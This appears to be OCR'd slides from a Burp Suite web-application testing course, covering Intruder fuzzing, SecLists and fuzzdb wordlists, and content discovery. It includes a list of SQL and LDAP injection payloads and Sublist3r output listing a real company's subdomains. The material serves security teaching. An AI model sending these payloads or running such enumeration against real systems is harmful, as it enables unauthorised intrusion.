
Intruder

- Set up robust, automated/scripted testing easily.
  - “Fuzz” parameters, paths, etc, etc
  - Bruteforce Passwords
  - Content discovery
  - Iterating ID’s, etc, etc.
  - ++

Scanner

- Automatically scan and fuzz all traffic for common vulnerabilities

SecLists & fuzzdb



GitHub, Inc. [US] | https://github.com/danielmiessler/SecLists

danielmiessler / SecLists


SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. https://www.owasp.org/index.php/OWASP...

484 commits | 1 branch | 2 releases | 48 contributors | MIT

g0tmi1k Update README.md — Latest commit 7041420 3 days ago

Discovery	Quick move about	3 months ago
Fuzzing	Added numeric combinations	2 months ago
IOCs	rename 's/_/-/g'	10 months ago
Miscellaneous	Add three more proxy-related headers and examples	3 months ago
Passwords	Adding PHP Magic Hashes.	19 days ago
Pattern-Matching	Close #106 - XXE-Fuzzing / Grep PHP Auditing	3 months ago
Payloads	Merge pull request #197 from g0tmi1k/zip	3 days ago
Usernames	Close #164 - Include common default cloud users (Usernames)	3 months ago
Web-Shells	Set file permissions	3 months ago
.gitignore	Quick rename	3 months ago
CONTRIBUTING.md	Update CONTRIBUTING.md	3 days ago
LICENSE	Create LICENSE	3 days ago
README.md	Update README.md	3 days ago

README.md



GitHub, Inc. [US] | https://github.com/fuzzdb-project/fuzzdb

fuzzdb-project / fuzzdb


Dictionary of attack patterns and primitives for black-box application fault injec

amuntner committed on Jan 16, 2017 Strings which can be accidentally expanded into different st

attack	Strings which can be accidentally expanded into di
discovery	Update SAP.txt

Manually fuzzing a request

Use Intruder




danielmiessler / SecLists

SecLists / Fuzzing /

karsaini Added numeric combinations ...

..	
Polyglots	Qu
3_digits_000-999.txt	Ac
4_digits_0000-9999.txt	Ac
5_digits_00000-99999.txt	Ac
6_digits_000000-999999.txt	Ac
Command-Injection-commix.txt	Qu
DB2Enumeration.fuzzdb.txt	Qu
FORMATSTRING-JHADDIX.txt	Qu
FuzzingStrings-SkullSecurity.org.txt	Qu
Generic-BlindSQLi.fuzzdb.txt	Qu
Generic-SQLi.txt	rer
HTML5sec-Injections-JHADDIX.txt	Qu
JSON.Fuzzing.txt	Qu
LDAP.Fuzzinging.txt	Qu
LFI-JHADDIX.txt	Qu
MSSQL-Enumeration.fuzzdb.txt	Qu
MSSQL.fuzzdb.txt	Qu
MYSQL.fuzzdb.txt	Qu
Metacharacters.fuzzdb.txt	Qu
MySQL-Read-Local-Files.fuzzdb.txt	Qu
MySQL-SQLi-Login-Bypass.fuzzdb.txt	Qu
NoSQL.txt	Re
Oracle.fuzzdb.txt	Qu



SecLists / Fuzzing / Generic-SQLi.txt

g0tmi1k rename 's/_/-/g'


1 contributor

268 lines (267 sloc) | 5.2 KB

```
)%20or%20('x'='x
%20or%201=1
; execute immediate 'sel' || 'ect us' || 'er'
benchmark(10000000,MD5(1))#
update
";waitfor delay '0:0:__TIME__'--
1) or pg_sleep(__TIME__)--
||(elt(-3+5,bin(15),ord(10),hex(char(45))))
"hi"") or (""a""=""a"
delete
like
" or sleep(__TIME__)#
pg_sleep(__TIME__)--
*(|(objectclass=*))
declare @q nvarchar (200) 0x730065006c00650063 ...
 or 0=0 #
insert
1) or sleep(__TIME__)#
) or ('a'='a
; exec xp_regread
*|
@var select @var as var into temp end --
1)) or benchmark(10000000,MD5(1))#
asc
(||6)
"a"" or 3=3--"
" or benchmark(10000000,MD5(1))#
# from wapiti
 or 0=0 --
1 waitfor delay '0:0:10'--
 or 'a'='a
hi or 1=1 --"
or a = a
 UNION ALL SELECT
) or sleep(__TIME__)='
```

When to fuzz?

1. When you have elicited an error
2. Parameters that you think deal with a database query & you have a *hunch* are vulnerable
3. When you know the source
4. When you are regression testing



MySQL Error!

MySQL error in file: **/engine/modules/imp/xform/functions/form.php(1) : eval()'d code(1) : eval()'d code(1) : eval()'d code(1) : eval()'d code(1) : eval()'d code(1) : eval()'d code(1) : eval()'d code(1) : eval()'d code(1) : eval()'d code** at line **62**

Error Number: **1064**

The Error returned was:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""' at line 1

SQL query:

SELECT email FROM dle_users WHERE email='1"'

Source: https://0day.today

Content Discovery - Why?

Spidering will find you all the linked content:

- Pages
- Scripts
- Images
- ...

Content Discovery is finding unlinked content by either guessing or brute force

https://www.bugcrowd.com/index.html

https://www.bugcrowd.com/logo.png

https://www.bugcrowd.com/something.css


https://www.bugcrowd.com/admin/

https://www.bugcrowd.com/server-status

Pro Function - Content Discovery

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Built in Content Discovery Automation (Pro)




Burp Suite ~~P~~rofessional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]

F r: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

thod	URL	Params	Sta...
T	/		200
T	/4534623452132d53...		200
T	/6d997faa6b4bidib		200
T	/9ec050dfe5abbio		200
T	/archives		200
			200
		✓	302

```
rpinternal.com:8881
ge=0
uests: 1
5.0 (Windows NT 10.0; Win64;
.36 (KHTML, like Gecko)
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,image/apng,*/*;q=0.8
Referer: http://www.umbrellacorpinternal.com:8881/
```



Content discovery: http://www.umbrellacorpinternal.com:8881/

Target

Define the start directory for the content discovery session, and whether files or directories should be targeted.

Start directory: http://www.umbrellacorpinternal.com:8881/

Discover:
- ● Files and directories
- ○ Files only
- ○ Directories only
- ☑ Recurse subdirectories
- Max depth: 16

Filenames

Configure the sources Burp should use for generating filenames to test.


- ☑ Built-in short file list
- ☑ Built-in short directory list
- ☑ Built-in long file list
- ☑ Built-in long directory list
- ☐ Custom file list: Choose file...
- ☐ Custom directory list: Choose file...
- ☑ Names observed in use on target site
- ☑ Derivations based on discovered items

File Extensions

These settings control how the discovery session adds file extensions to file stems that are being tested.

- ☑ Test these extensions: asp, aspx, htm, html, jsp, php — Edit
- ☑ Test all extensions observed in use on target site, except for: class, com, doc, exe, gif, gz, jar, jpeg, jpg, mp3, mpeg, mpg ... — Edit
- ☑ Test these variant extensions on discovered files: bac, BAC, backup, BACKUP, bak, BAK, conf, cs, csproj, gz, inc . — Edit
- ☑ Test file stems with no extension


Content Discovery with Intruder



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding

http://192.241.201.75:8886

http://www.umbrellacorpinternal.com:8881


Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Targe Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
? < + >
Type a search term
Clear

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /§§ HTTP/1.1
Host: www.umbrellacorpinternal.com:8881
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

0 matches

1 payload position

Length: 424

Cookie / Header Lab

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Intruder Lab – Cookie / header

For next time!

Sequencer, Extender, Decoder, ++

Target -> Scope:

- Linked discovery

Spider -> control:

- Spider scope
- Spider options
  - Auto crawl
  - Max depth
  - Threads and memory consciousness

Scanner:

- Large scale vuln scanning settings
- edit scanner policy
- retries
- Targeted scanning with intruder
- Live scanning settings
- Static code analysis

Intruder:

